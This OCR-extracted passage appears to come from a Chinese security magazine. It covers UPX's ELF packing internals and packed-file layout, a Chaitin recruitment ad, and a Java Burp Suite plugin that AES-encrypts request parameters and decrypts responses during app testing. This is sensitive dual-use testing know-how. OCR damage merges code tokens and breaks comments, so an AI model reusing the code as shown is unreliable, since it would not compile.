随后函数调用了位于 packer.cpp 的 Packer::patchPackHeader()，而该函数进行检查后最终调用了位于 packhead.cpp 的 PackHeader::putPackHeader()对该数组进行数据填充。

```
void PackHeader::putPackHeader(upx_bytep p) {
    assert(get_le32(p) == UPX_MAGIC_LE32);
    if (get_le32(p + 4) != UPX_MAGIC2_LE32) {
        // fprintf(stderr, "MAGIC2_LE32: %x %x\n", get_le32(p+4), UPX_MAGIC2_LE32);
        throwBadLoader();
    }

    int size = 0;
    int old_chksum = 0;

    // the new variable length header
    if (format < 128) {
        ......
        } else {
```

```
                size = 32;
                old_chksum = get_packheader_checksum(p, size - 1);
                set_le32(p + 16, u_len);
                set_le32(p + 20, c_len);
                set_le32(p + 24, u_file_size);
                p[28] = (unsigned char) filter;
                p[29] = (unsigned char) filter_cto;
                assert(n_mru == 0 || (n_mru >= 2 && n_mru <= 256));
                p[30] = (unsigned char) (n_mru ? n_mru - 1 : 0);
            }
            set_le32(p + 8, u_adler);
            set_le32(p + 12, c_adler);
        } else {
            ......
        }

        p[4] = (unsigned char) version;
        p[5] = (unsigned char) format;
        p[6] = (unsigned char) method;
        p[7] = (unsigned char) level;

        // header_checksum
        assert(size == getPackHeaderSize());
        // check old header_checksum
        if (p[size - 1] != 0) {
            if (p[size - 1] != old_chksum) {
                // printf("old_checksum: %d %d\n", p[size - 1], old_chksum);
                throwBadLoader();
            }
        }
        // store new header_checksum
        p[size - 1] = get_packheader_checksum(p, size - 1);
}
```

根据代码很容易整理出一个 Linux 通用的结构体

```
struct packHeader{
    uint32_t magic;
    uint8_t    version;
```

```
    uint8_t    format;
    uint8_t    method;
    uint8_t    level;
    uint32_t u_adler;
    uint32_t c_adler;
    uint32_t u_len;
    uint32_t c_len;
    uint32_t u_file_size;
    uint8_t    filter;
    uint8_t    filter_cto;
    uint8_t    n_mru;
    uint16_t checksum;
};
```

对于 ARM，PackLinuxElf32::pack4()在重写结构时若文件中有 jni_onload，同样需要进行重写。

0x06 Loader 的获取

至此，我们已经将 UPX 对输入文件的加壳流程梳理了一遍，但除了我不打算在这篇文章中讲解的其对代码段实现的 Filter 压缩机制外 ,我们还有一个问题没解决——loader 从哪来？loader 作为加壳后文件运行时的自解密代码，其重要性不言而喻。因此在本节中我们将追查 loader 的来源和构造流程。

在分析 PackUnix::pack3()时，函数通过 getLoader()获取了 loader 的首地址写入文件，这个函数位于 packer.cpp，调用了 linker->getLoader()获取 loader，最后我们在 linker.cpp 中找到了“真正的” getLoader()

```
upx_byte *ElfLinker::getLoader(int *llen) const {
    if (llen)
        *llen = outputlen;
    return output;
}
```

这里的 output 和 outputlen 都是 linker 类的成员变量。显然，我们需要找到对 output 进行赋值的函数，满足这个条件的函数只有位于 linker.cpp 中的 ElfLinker::addLoader()

```
int ElfLinker::addLoader(const char *sname) {
    ......
    for (char *sect = begin; sect < end;) {
```

```
            ......
            if (sect[0] == '+') // alignment
            {
                ......
            } else {
                Section *section = findSection(sect);
                ......
                memcpy(output + outputlen, section->input, section->size);
                section->output = output + outputlen;
                // printf("section added: 0x%04x %3d %s\n", outputlen, section->size, section->name);
                outputlen += section->size;
                ......
            }
            sect += strlen(sect) + 1;
        }
        free(begin);
        return outputlen;
}
```

所以我们的关注点应该在于对 addLoader()的调用和对 Section 这个结构体的赋值。

在 pack2()的 packExtent()中，函数针对可执行的 PT_LOAD 段调用了 compressWithFilters()进行压缩，在 compressWithFilters()的末尾有这么一行函数调用。

```
buildLoader(&best_ft);
```

函数名已经告诉了我们这个函数想干嘛，并且 pack()函数只有在此处 compressWithFilters()会被激活，显然这里就是唯一一个生成 loader 的地方。

让我们更深入地挖掘。对于 AMD 64，其实现为 p_lx_elf.cpp 中的 PackLinuxElf64amd::buildLoader()

```
void PackLinuxElf64amd::buildLoader(const Filter *ft)
{
    if (0!=xct_off) {    // shared library
        buildLinuxLoader(
            stub_amd64_linux_shlib_init, sizeof(stub_amd64_linux_shlib_init),
            NULL,                                   0,                                      ft );
        return;
    }
    buildLinuxLoader(
```

```
            stub_amd64_linux_elf_entry, sizeof(stub_amd64_linux_elf_entry),
            stub_amd64_linux_elf_fold,    sizeof(stub_amd64_linux_elf_fold), ft);
}
```

发现其对于动态库和可执行文件输入 buildLinuxLoader()的参数不同，stub_amd64_linux_shlib_init，stub_amd64_linux_elf_entry，stub_amd64_linux_elf_fold 分别位于/src/stub/amd64-linux.shlib-init.h，/src/stub/amd64-linux.elf-entry 和 /src/stub/amd64-linux.elf.fold 中。PackLinuxElf64::buildLinuxLoader()位于文件 p_lx_elf.cpp 中。

函数开头调用了 initLoader()，对于共享库，传入的参数为 shlib_init，对于可执行文件，参数为 elf_entry，我们先跳过这个函数继续分析。

```
void PackLinuxElf64::buildLinuxLoader(
    upx_byte const *const proto,
    unsigned             const szproto,
    upx_byte const *const fold,
    unsigned             const szfold,
    Filter const *ft
)
{
initLoader(proto, szproto);
......
```

由于共享库不会传入 fold 和 szfold 参数，这个 if 语句块只对可执行文件有效。这个语句块从 elf_fold 中提取了 ehdr+phdrs+l_info 之后的所有内容进行压缩，并在压缩数据块头部补上一个 b_info 结构体，最后放在名为 FOLDEXEC 的 Section 内。

```
......
  if (0 < szfold) {
    struct b_info h; memset(&h, 0, sizeof(h));
    unsigned fold_hdrlen = 0;
    cprElfHdr1 const *const hf = (cprElfHdr1 const *)fold;
    fold_hdrlen = umax(0x80, sizeof(hf->ehdr) +
          get_te16(&hf->ehdr.e_phentsize) * get_te16(&hf->ehdr.e_phnum) +
                sizeof(l_info) );
    h.sz_unc = ((szfold < fold_hdrlen) ? 0 : (szfold - fold_hdrlen));
    h.b_method = (unsigned char) ph.method;
    h.b_ftid = (unsigned char) ph.filter;
```

```
    h.b_cto8 = (unsigned char) ph.filter_cto;
    unsigned char const *const uncLoader = fold_hdrlen + fold;

    h.sz_cpr = MemBuffer::getSizeForCompression(h.sz_unc + (0==h.sz_unc));
    unsigned char *const cprLoader = New(unsigned char, sizeof(h) + h.sz_cpr);
    int r = upx_compress(uncLoader, h.sz_unc, sizeof(h) + cprLoader, &h.sz_cpr,
            NULL, ph.method, 10, NULL, NULL );
    if (r != UPX_E_OK || h.sz_cpr >= h.sz_unc)
            throwInternalError("loader compression failed");
    unsigned const sz_cpr = h.sz_cpr;
    set_te32(&h.sz_cpr, h.sz_cpr);
    set_te32(&h.sz_unc, h.sz_unc);
    memcpy(cprLoader, &h, sizeof(h));

    // This adds the definition to the "library", to be used later.
    linker->addSection("FOLDEXEC", cprLoader, sizeof(h) + sz_cpr, 0);
    delete [] cprLoader;
 }
 else {
    linker->addSection("FOLDEXEC", "", 0, 0);
 }
 ......
```

调用了 addStubEntrySections()把 sections 添加到 linker->output 中，等待 pack3()写入文件。调用 relocateLoader()重定位 loader。当文件为可执行文件时调用 defineSymbols()修改 symbols，最后重定位 loader

```
            ......
      addStubEntrySections(ft);



      if (0==xct_off)
            defineSymbols(ft);    // main program only, not for shared lib
      relocateLoader();
}
```

这里提到的 sections，symbols 和 relocateLoader()中提到的 relocation records 都是什么呢？我们以可执行文件为例，将 stub_amd64_linux_elf_entry 的内容转换为字符输出，在文件末尾发现了三个表：

```
Sections:
Idx Name          Size      VMA               LMA               File off  Algn  Flags
  0 ELFMAINX      0000000d  0000000000000000  0000000000000000  00000040  2**0  CONTENTS, RELOC, READONLY
  1 NRV_HEAD      00000066  0000000000000000  0000000000000000  0000004d  2**0  CONTENTS, READONLY
  2 NRV2E         000000b7  0000000000000000  0000000000000000  000000b3  2**0  CONTENTS, RELOC, READONLY
  3 NRV2D         0000009e  0000000000000000  0000000000000000  0000016a  2**0  CONTENTS, RELOC, READONLY
  4 NRV2B         00000090  0000000000000000  0000000000000000  00000208  2**0  CONTENTS, RELOC, READONLY
  5 LZMA_ELF00    00000064  0000000000000000  0000000000000000  00000298  2**0  CONTENTS, RELOC, READONLY
  6 LZMA_DEC10    000009f7  0000000000000000  0000000000000000  000002fc  2**0  CONTENTS, READONLY
  7 LZMA_DEC20    000009f7  0000000000000000  0000000000000000  00000cf3  2**0  CONTENTS, READONLY
  8 LZMA_DEC30    00000014  0000000000000000  0000000000000000  000016ea  2**0  CONTENTS, READONLY
  9 NRV_TAIL      00000000  0000000000000000  0000000000000000  000016fe  2**0  CONTENTS, READONLY
 10 ELFMAINY      0000003a  0000000000000000  0000000000000000  000016fe  2**0  CONTENTS, RELOC, READONLY
 11 ELFMAINZ      00000012  0000000000000000  0000000000000000  00001738  2**0  CONTENTS, READONLY
 12 LUNMP000      00000002  0000000000000000  0000000000000000  0000174a  2**0  CONTENTS, READONLY
 13 LUNMP001      00000002  0000000000000000  0000000000000000  0000174c  2**0  CONTENTS, READONLY
 14 ELFMAINZu     00000084  0000000000000000  0000000000000000  0000174e  2**0  CONTENTS, RELOC, READONLY
SYMBOL TABLE:
0000000000000000 l    d  NRV_HEAD   0000000000000000 NRV_HEAD
0000000000000000 l    d  LZMA_DEC30 0000000000000000 LZMA_DEC30
0000000000000000 l    d  ELFMAINY   0000000000000000 ELFMAINY
0000000000000000 l    d  ELFMAINZ   0000000000000000 ELFMAINZ
0000000000000000 l    d  ELFMAINZu  0000000000000000 ELFMAINZu
0000000000000000 l    d  ELFMAINX   0000000000000000 ELFMAINX
0000000000000000 l    d  NRV2E  0000000000000000 NRV2E
0000000000000000 l    d  NRV2D  0000000000000000 NRV2D
0000000000000000 l    d  NRV2B  0000000000000000 NRV2B
0000000000000000 l    d  LZMA_ELF00 0000000000000000 LZMA_ELF00
0000000000000000 l    d  LZMA_DEC10 0000000000000000 LZMA_DEC10
0000000000000000 l    d  LZMA_DEC20 0000000000000000 LZMA_DEC20
0000000000000000 l    d  NRV_TAIL   0000000000000000 NRV_TAIL
0000000000000000 l    d  LUNMP000   0000000000000000 LUNMP000
0000000000000000 l    d  LUNMP001   0000000000000000 LUNMP001
0000000000000000 g       ELFMAINX   0000000000000000 _start
0000000000000000         *UND*  0000000000000000 JMPU
0000000000000000         *UND*  0000000000000000 LENU
0000000000000000         *UND*  0000000000000000 ADRM
0000000000000000         *UND*  0000000000000000 LENM
0000000000000000         *UND*  0000000000000000 ADRC

RELOCATION RECORDS FOR [ELFMAINX]:
OFFSET           TYPE              VALUE
0000000000000001 R_X86_64_PC32     ELFMAINZu+0x0000000000000064

RELOCATION RECORDS FOR [NRV2E]:
OFFSET           TYPE              VALUE
00000000000000ae R_X86_64_PC32     NRV_HEAD+0x0000000000000021
00000000000000b3 R_X86_64_PC32     ELFMAINY+0xfffffffffffffffc

RELOCATION RECORDS FOR [NRV2D]:
OFFSET           TYPE              VALUE
0000000000000095 R_X86_64_PC32     NRV_HEAD+0x0000000000000021
000000000000009b R_X86_64_PC32     ELFMAINY+0xfffffffffffffffc
```


sections 表中的 File off 应该指的是对应的段在 stub_amd64_linux_elf_entry 中的偏移。为了验证我们的想法，我们用 IDA 打开一个加壳后的 AMD64 ELF 文件对比 ELFMAINX 段

```
0000000000447250                                public start
0000000000447250                        start   proc near
0000000000447250 E8 7B 02 00 00                 call    loc_4474D0
0000000000447255 55                             push    rbp
0000000000447256 53                             push    rbx
0000000000447257 51                             push    rcx
0000000000447258 52                             push    rdx
0000000000447259 48 01 FE                       add     rsi, rdi
000000000044725C 56                             push    rsi
000000000044725D 48 89 FE                       mov     rsi, rdi
```

除了 call 指令的地址需要重定位外，其余的 opcode 都是一致的。对之后的内容进行验证，发现在这个可执行文件的 loader 中存在 ELFMAINX, NRV_HEAD, NRV2E, NRV_TAIL/ELFMAINY...ELFMAINZ, LUNMP000， ELFMAINZu 几个段 ,其中在 ELFMAINY 和 ELFMAINZ 中插入了其他指令。

回到 PackLinuxElf64::buildLinuxLoader()中，我们还剩下 initLoader()，addStubEntrySections()两个较为重要的函数没看. Packer::initLoader()位于 packer.cpp 初始化了一个 linker，调用了位于 linker.cpp 中的 ELFLinker::init()

```
void ElfLinker::init(const void *pdata_v, int plen) {
    const upx_byte *pdata = (const upx_byte *) pdata_v;
    if (plen >= 16 && memcmp(pdata, "UPX#", 4) == 0) {
        // decompress pre-compressed stub-loader
        ......
    } else {
        inputlen = plen;
        input = new upx_byte[inputlen + 1];
        if (inputlen)
            memcpy(input, pdata, inputlen);
    }
    input[inputlen] = 0; // NUL terminate

    output = new upx_byte[inputlen ? inputlen : 0x4000];
    outputlen = 0;

    if ((int) strlen("Sections:\n"
                     "SYMBOL TABLE:\n"
                     "RELOCATION RECORDS FOR ") < inputlen) {
        int pos = find(input, inputlen, "Sections:\n", 10);
        assert(pos != -1);
        char *psections = (char *) input + pos;

        char *psymbols = strstr(psections, "SYMBOL TABLE:\n");
        assert(psymbols != NULL);

        char *prelocs = strstr(psymbols, "RELOCATION RECORDS FOR ");
        assert(prelocs != NULL);
```

```
            preprocessSections(psections, psymbols);
            preprocessSymbols(psymbols, prelocs);
            preprocessRelocations(prelocs, (char *) input + inputlen);
            addLoader("*UND*");
        }
}
```

函数通过检测读入内容的标志位判断加壳还是脱壳，如果是加壳则初始化 output，最后将全部 sections,symbols 和 relocations 读入内存。

再看位于 p_lx_elf.cpp 的 PackLinuxElf::addStubEntrySections()

```
void
PackLinuxElf::addStubEntrySections(Filter const *)
{
    int all_pages = opt->o_unix.unmap_all_pages | is_big;
    addLoader("ELFMAINX", NULL);
    if (hasLoaderSection("ELFMAINXu")) {
            // brk() trouble if static
        all_pages |= (Elf32_Ehdr::EM_ARM==e_machine && 0x8000==load_va);
        addLoader((all_pages ? "LUNMP000" : "LUNMP001"), "ELFMAINXu", NULL);
    }
   //addLoader(getDecompressorSections(), NULL);
    addLoader(
        ( M_IS_NRV2E(ph.method) ? "NRV_HEAD,NRV2E,NRV_TAIL"
        : M_IS_NRV2D(ph.method) ? "NRV_HEAD,NRV2D,NRV_TAIL"
        : M_IS_NRV2B(ph.method) ? "NRV_HEAD,NRV2B,NRV_TAIL"
        : M_IS_LZMA(ph.method)    ? "LZMA_ELF00,+80C,LZMA_DEC20,LZMA_DEC30"
        : NULL), NULL);
    if (hasLoaderSection("CFLUSH"))
        addLoader("CFLUSH");
    addLoader("ELFMAINY,IDENTSTR,+40,ELFMAINZ", NULL);
    if (hasLoaderSection("ELFMAINZu")) {
        addLoader((all_pages ? "LUNMP000" : "LUNMP001"), "ELFMAINZu", NULL);
    }
    addLoader("FOLDEXEC", NULL);
}
```

该函数通过标志位和某些 sections 是否存在将 sections 拼接到 output 中，分析函数流程我们发现其添加顺序为 ELFMAINX, NRV_HEAD, NRV2E, NRV_TAIL, ELFMAINY, IDENTSTR, … ELFMAINZ, LUNMP000, ELFMAINZu, FOLDEXEC。除了 IDENTSTR 和位于 stub_amd64_linux_elf_fold 的内容，其余 sections 的顺序和我们在加壳后样本头部找到的 sections 块和顺序完全一致。至此我们完成了加壳文件的最后一块拼图——loader 的拼接。

0x07 总结

通过对加壳部分源码的分析 ,我们可以整理出一份 Linux ELF 通用的 UPX 加壳文件格式，分为可执行文件和共享库总结如下 ：

名称	长度	注释
Ehdr	sizeof(ehdr)	ELF 文件的标准文件头部，长度根据目标平台确定。
Phdr*2	2*sizeof(pdhr)	ELF 文件的 program header，共有两个，均为 PT_LOAD 属性，长度根据目标平台确定
l_info	12 bytes	一个 12 字节的结构体，描述了 loader 的相关信息
p_info	12 bytes	一个 12 字节的结构体，描述了原文件相关信息

b_info	12 bytes	一个 12 字节的结构体，描述了每个压缩块的相关信息
compressed origin ehdr+phdrs	b_info.sz_cpr	压缩处理后的原文件 ehdr+phdrs 内容，选取压缩前后大小较小的数据块
b_info	12 bytes	一个 12 字节的结构体，描述了每个压缩块的相关信息
compressed PT_LOAD segment	b_info.sz_cpr	压缩处理后的原文件中具有 PT_LOAD 属性的段，选取压缩前后大小较小的数据块
.....	.....	重复 b_info 和 compressed PT_LOAD segment 数据块
first b_info offset	4 bytes	第一个 b_info 结构体的偏移
loader offset	4 bytes	loader 偏移
loader	l_info.l_size	加壳文件的 loader，先于文件本体运行，将压缩处理后的原文件解包并运行
b_info	12 bytes	一个 12 字节的结构体，描述了每个压缩块的相关信息
compressed data	b_info.sz_cpr	压缩处理后的原文件中非 PT_LOAD 段覆盖的数据，选取压缩前后大小较小的数据块
.....	.....	重复 b_info 和 compressed data 数据块
b_info	12 bytes	作为加壳标记，b_info.sz_cpr 写入!UPX，其他字段清零
shdrout	3*sizeof(shdrout)	可选，UPX 参数 `--preserve-build-id` 被设置时添加，包括了`.note.gnu.build-id` 和`.shstrtab` 两个 sections 的信息
PackHeader	32 bytes	一个描述文件信息的结构体
overlay_offset	4 bytes	到第一个 b_info 的偏移

ELF 共享库(shared library)被 UPX 加壳后的文件格式

名称	长度	注释
Ehdr	sizeof(ehdr)	ELF 共享库的标准文件头部，长度根据目标平台确定。
Phdr*2	ehdr.phnum*sizeof(pdhr)	ELF 共享库的 program header，长度根据目标平台确定
l_info	12 bytes	一个 12 字节的结构体，描述了 loader 的相关信息
p_info	12 bytes	一个 12 字节的结构体，描述了原文件相关信息
b_info	12 bytes	一个 12 字节的结构体，描述了每个压缩块的相关信息
compressed origin ehdr+phdrs	b_info.sz_cpr	压缩处理后的原文件 ehdr+phdrs 内容，选取压缩前后大小较小的数据块
b_info	12 bytes	一个 12 字节的结构体，描述了每个压缩块的相关信息
compressed PT_LOAD segment	b_info.sz_cpr	压缩处理后的原文件中具有 PT_LOAD 属性的段，选取压缩前后大小较小的数据块
……	……	重复 b_info 和 compressed PT_LOAD segment 数据块
first b_info offset	4 bytes	第一个 b_info 结构体的偏移
loader offset	4 bytes	loader 偏移
offset	4 bytes	入口函数地址距第一个 PT_LOAD 段的偏移
hatch_off	4 bytes	
xct_off	4 bytes	.init 段地址
loader	l_info.l_size	加壳文件的 loader，先于文件本体运行，将压缩处理后的原文件解包并运行
b_info	12 bytes	一个 12 字节的结构体，描述了每个压缩块的相关信息
compressed data	b_info.sz_cpr	压缩处理后的原文件中非 PT_LOAD 段属性的数据，选取压缩前后大小较小的数据块

compressed data	b_info.sz_cpr	压缩处理后的原文件中非 PT_LOAD 段覆盖的数据，选取压缩前后大小较小的数据块
……	……	重复 b_info 和 compressed data 数据块
b_info	12 bytes	作为加壳标记，b_info.sz_cpr 写入!UPX，其他字段清零
shdrout	3*sizeof(shdrout)	可选，UPX 参数 `--preserve-build-id` 被设置时添加，包括了`.note.gnu.build-id` 和`.shstrtab` 两个 sections 的信息
PackHeader	32 bytes	一个描述文件信息的结构体
overlay_offset	4 bytes	到第一个 b_info 的偏移

长亭2017

人才召集令

关于长亭科技

北京长亭科技有限公司（简称长亭科技）是一家以技术为导向的安全公司，专注于解决互联网安全问题。

长亭科技拥有技术水平顶尖的安全研究团队与技术研发团队，致力于发展新型网络安全技术，提高国内安全水平，接轨国际顶尖技术。

招聘职位

- 安全服务工程师/实习生
- 安全服务项目经理
- 算法工程师
- 前端开发工程师
- 后端开发工程师
- 安全研究员
- 销售经理
- 产品经理
- 运维工程师
- 测试与质量控制工程师
- 项目文案专员（IT科技类）
- 法务专员
- 售前/售后工程师
- 以及更多！

长亭科技
CHAITIN.CN

And more!

更多招聘职位、办公环境、福利待遇，详见公司官网-加入我们，
https://chaitin.cn/cn/join-us.html

【安全工具】

BurpSuite 插件开发 Tips：请求响应参数的 AES 加解密

作者：bit4@MottoIN Team
原文来源：【MottoIN】http://www.mottoin.com/95091.html

缘由

自己使用 burp 进行测试的过程中遇到好些接口是有 sign 的，如果修改了请求参数都需要重新计算 sign 值，所以有用 python 实现过一个简单的插件，来自动计算 sign 值，以达到和普通接口测试一样方便的效果。

后来，好基友在做一个 APP 的测试的时候，发现有类似的问题，接口的所有参数都有使用 AES 加密，返回也是一样。他通过逆向获得了加密的算法，我们就通过如下的插件实现了自动加解密的过程。在整个过程中有一点点收获，现分享出来。

具体 bug 请移步：Zealer_android 客户端安全检测(从脱壳到 burp 自动加解密插件案例/SQL 注入/逻辑漏洞/附 AES 加解密脚本 POC)

代码

闲话少说，上代码，BurpExtender 主类代码如下，进行了较为详细的注释。AES 算法类的参考链接：

http://www.wenhq.com/article/view_716.html

```
package burp;


import java.util.ArrayList;
import java.util.List;
import java.io.PrintWriter;
import java.net.URLEncoder;



import burp.AESOperator; //AES 加解密算法的实现类
import burp.Util; //unicode 解码的实现类



public classBurpExtender implements IBurpExtender, IHttpListener
```

```
{
 privateIBurpExtenderCallbacks callbacks;
 privateIExtensionHelpers helpers;
 privatePrintWriter stdout;//用于输出，主要用于代码调试

 // implement IBurpExtender
 @Override
 publicvoidregisterExtenderCallbacks(IBurpExtenderCallbacks callbacks)
 {
 stdout = new PrintWriter(callbacks.getStdout(), true);
 //PrintWriter stdout = new PrintWriter(callbacks.getStdout(),true);
 这种写法是定义变量和实例化一并进行，会覆盖之前的同名变量。
 //stdout.println("testxx");
 //System.out.println("test"); 不会输出到 burp 的
 this.callbacks = callbacks;
 helpers = callbacks.getHelpers();
 callbacks.setExtensionName("AES encrypt Java edition");//插件名称
 callbacks.registerHttpListener(this);
 //如果没有注册，下面的 processHttpMessage 方法是不会生效的。处理请求和响应包的插件，这是必要的。
 }

 @Override
 publicvoidprocessHttpMessage(int toolFlag,boolean messageIsRequest,IHttpRequestResponsemessageInfo)
 {
 try{
 List<String> paraWhiteList = newArrayList<String>();
 //参数白名单，白名单中的参数值不进行加密计算
 paraWhiteList.add("android");

 if (toolFlag == 64 || toolFlag == 16 || toolFlag == 32 || toolFlag == 4){
 //不同的 toolflag 代表了不同的 burp 组件。
 参考链接 https://portswigger.net/burp/extender/api/constant-values.html#burp.IBurpExtenderCallbacks
 if (messageIsRequest){ //对请求包进行处理
 IRequestInfoanalyzeRequest= helpers.analyzeRequest(messageInfo);
 //对消息体进行解析

 List<String>headers= analyzeRequest.getHeaders();
```

```
//获取 http 请求头的信息，返回可以看作是一个 python 中的列表，java 中是叫泛型。
boolean isFileUploadRequest=false;
for (String header : headers){
//stdout.println(header);
if (header.toLowerCase().indexOf("content-type")!=-1&& header.toLowerCase().indexOf("boundary")!=-1){
//通过 http 头中的内容判断这个请求是否是文件上传的请求。
isFileUploadRequest= true;
}
}

if (isFileUploadRequest== false){
//对文件上传的请求，对其中的参数不做加密处理
List<IParameter>paraList= analyzeRequest.getParameters();
//获取参数列表，参数分为三种类型，URL 中的参数，cookie 中的参数，body 中的参数。
byte[] new_Request = messageInfo.getRequest();
for (IParameter para : paraList){
// 循环获取参数，判断类型，进行加密处理后，再构造新的参数，合并到新的请求包中。
if ((para.getType() == 0 || para.getType() == 1)&& !paraWhiteList.contains(para.getName())){
//getTpe()就是来判断参数是在那个位置的，cookie 中的参数是不需要进行加密处理的。还要排除白名单中的参数。
Stringkey= para.getName();
//获取参数的名称
Stringvalue= para.getValue();
//获取参数的值
//stdout.println(key+":"+value);
AESOperatoraes= newAESOperator();
//实例化加密的类
Stringaesvalue;
aesvalue = aes.encrypt(value);
//对 value 值进行加密
aesvalue = URLEncoder.encode(aesvalue);
//进行 URL 编码，否则会出现“=”等特殊字符导致参数判断异常
stdout.println(key+":"+value+":"+aesvalue);
//输出到 extender 的 UI 窗口，可以让使用者有一些判断
IParameternewPara= helpers.buildParameter(key, aesvalue, para.getType());
//构造新的参数
new_Request = helpers.updateParameter(new_Request, newPara);
```


```
//构造新的请求包
}
}
messageInfo.setRequest(new_Request);//设置最终新的请求包
}
/* to verify the updated result
for(IParameter para : helpers.analyzeRequest(messageInfo).getParameters()){
stdout.println(para.getValue());
}
*/
}

else{
//处理返回，响应包
IResponseInfoanalyzedResponse= helpers.analyzeResponse(messageInfo.getResponse());
//getResponse 的返回类型是 Byte[]
List<String>header= analyzedResponse.getHeaders();
short statusCode = analyzedResponse.getStatusCode();
int bodyOffset = analyzedResponse.getBodyOffset();
if (statusCode==200){
try{
AESOperatoraes= newAESOperator();
Stringresp= newString(messageInfo.getResponse());//Byte[] to String
String body = resp.substring(bodyOffset);
String deBody= aes.decrypt(body);
deBody = deBody.replace("\"","\\\"");
String UnicodeBody = (new Util()).unicodeDecode(deBody);
//String newBody = body +"\r\n" +UnicodeBody;
//将新的解密后的 body 附到旧的 body 后面
String newBody = UnicodeBody;
byte[] bodybyte = newBody.getBytes();
messageInfo.setResponse(helpers.buildHttpMessage(header, bodybyte));
}catch(Exception e){
stdout.println(e);
}
}
}
```

```
 }
 }
 catch(Exception e){
 stdout.println(e);
 }

 }
}
```

收获和建议

1.尽量使用 java、避免 python

我平常 python 用得比较多的，之前也用 python 写过几个简单插件。但是在开发 burp 插件的时候，发现还是 Java 更合适。上面的这个插件，最初就是用 py 实现的，但是，当这个 py 文件调了 python 的其他类，如下图。通过 Jython 去解析执行，遇到 pyd 文件就无法进行下去了 ,因为 pyd 是 C 写的 ,Jython 是无法使用 C 写的模块的。burp 本事是 Java 写的，使用 Java 去开发插件兼容性最高，会少很多莫名其妙的错误。



下面这个链接对此有详细说明：

http://stackoverflow.com/questions/16218183/using-pyd-library-in-jython


From the Jython FAQ...

> Jython programs cannot use CPython extension modules written in C. These modules usually have files with the extension .pyc, .pyd or .dll. If you want to use such a module, you should look for an equivalent written in pure Python or Java.

The only workaround would be to use JNI to embed CPython in Java, although it would probably defeat the purpose of using Jython.

2.适当代码分离、方便测试

我会分别将插件的代码和 AES 算法的代码分别写在两个不同文件中。这样可以单独调试算法的代码，也可以让插件代码更简洁不易出错。因为插件的代码每修改一次都需要重新在 burp 中加载才可以看到效果，不像一般的程序在 IDE 中就可以调试，所以个人认为这样比较好。



